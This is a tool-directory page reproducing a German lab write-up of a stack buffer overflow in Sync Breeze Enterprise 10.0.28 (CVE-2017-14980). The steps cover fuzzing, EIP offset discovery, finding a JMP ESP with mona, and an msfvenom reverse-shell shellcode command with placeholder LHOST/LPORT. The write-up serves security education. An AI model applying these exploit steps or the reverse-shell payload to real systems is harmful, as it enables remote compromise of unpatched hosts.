

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/godoy-sec/cve-2017-14980
ExploitationDebuggerFuzzingLernen & BildungShellcode-GenerierungPayload-EntwicklungBinary-ExploitationLabs & Praxis
GitHubgodoy-sec/cve-2017-14980

CVE-2017-14980

Untersuchung einer klassischen stackbasierten Pufferüberlauf-Schwachstelle in einer kontrollierten Laborumgebung zu Bildungszwecken.

Repository anzeigen
156vor 3 MonatenNoch nicht geprüft
Teilen

CVE-2017-14980

Sync Breeze Enterprise 10.0.28 - Buffer-Overflow-Forschung

Zielsetzung

Untersuchung einer klassischen stack-basierten Buffer-Overflow-Schwachstelle in einer kontrollierten Laborumgebung zu Bildungszwecken.

Das Ziel dieses Projekts war es, Folgendes besser zu verstehen:

  • Anwendungs-Fuzzing
  • Absturzanalyse
  • EIP-Kontrolle
  • Identifizierung von Bad Characters
  • Speicherkorruption
  • Ablauf der Shellcode-Ausführung
  • Grundlegende Methodik der Exploit-Entwicklung

Umgebung

  • Windows-10-VM
  • Sync Breeze Enterprise 10.0.28
  • Immunity Debugger
  • Mona.py
  • Python

Laboraufbau

Der erste Schritt bestand darin, Sync Breeze Enterprise 10.0.28 in einer Windows-10-VM zu installieren, die für Schwachstellenforschung und Exploit-Entwicklung konfiguriert war.

Die Umgebung wurde isoliert, um sichere und kontrollierte Tests zu gewährleisten.

Beide virtuellen Maschinen (Ziel und Angreifer) wurden im Modus „Bridged Network Adapter“ konfiguriert, um eine direkte Netzwerkkommunikation zwischen den Systemen während des Exploit-Prozesses zu ermöglichen.


Sync Breeze Client

Sync Breeze Client

Sync Breeze Login-Seite

Sync Breeze Login


Methodik

1. Informationssammlung

Debugging-Tools wurden konfiguriert, um das Verhalten der Anwendung zur Laufzeit zu analysieren und die Absturzbedingungen zu beobachten.


2. Fuzzing

Große Byte-Sequenzen wurden an die Anwendung gesendet, um die ungefähre Puffergröße zu ermitteln, die zum Auslösen eines Absturzes erforderlich ist.


3. Validierung der Schwachstelle

Nachdem die Absturzschwelle identifiziert wurde, wurde die Anwendung erneut mit der entdeckten Payload-Größe getestet, um die Schwachstelle zu bestätigen.


4. EIP-Kontrolle

Der genaue Offset, der zum Überschreiben des Instruction Pointers (EIP) erforderlich ist, wurde identifiziert.

Ein eindeutiges Muster erzeugen:

/usr/bin/msf-pattern_create -l <SIZE>

Den Offset identifizieren:

/usr/bin/msf-pattern_offset -l <SIZE> -q <EIP_VALUE>

Wobei:

  • <SIZE> = während des Fuzzings ermittelte Payload-Länge
  • <EIP_VALUE> = beobachteter 4-Byte-Wert, der das EIP überschreibt

Screenshot der EIP-Kontrolle

EIP-Kontrolle


5. Analyse der Bad Characters

Es wurden Bad Characters identifiziert, um festzustellen, welche Bytes von der Anwendung nicht sicher verarbeitet werden können.

Datei mit Bad Characters


6. Identifizierung der Rücksprungadresse

Eine geeignete JMP ESP-Instruktion wurde in einem Modul ohne aktiviertes ASLR gefunden.

Geladene Module auflisten:

!mona modules

Nach JMP ESP suchen:

!mona find -s "\xff\xe4" -m <MODULE_NAME>

Anwendungsspezifische DLLs wurden aufgrund der vorhandenen statischen Speicheradressen bevorzugt.

Mona-JMP-ESP-Screenshot

Mona JMP ESP


7. Test der Ausführung

Der Ablauf der Payload-Ausführung wurde validiert, um die korrekte Umleitung zum kontrollierten Puffer sicherzustellen.


8. Shellcode-Erzeugung

Der Shellcode wurde unter Ausschluss der zuvor identifizierten Bad Characters erzeugt.

msfvenom -p windows/shell_reverse_tcp LHOST=<LOCAL_IP> LPORT=<PORT> EXITFUNC=thread -b "BAD_CHARS" -f c

Vor dem Shellcode wurde ein NOP-Sled (\x90) eingefügt, um die Zuverlässigkeit der Payload-Ausführung zu verbessern.

Screenshot der Payload-Ausführung

Payload-Ausführung


9. Entwicklung des finalen Exploits

Der finale Exploit wurde zusammengestellt und in der isolierten Laborumgebung erfolgreich getestet.

Haftungsausschluss

Dieses Projekt wurde ausschließlich zu Bildungs- und Forschungszwecken in einer isolierten Laborumgebung entwickelt.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    402
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    260
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




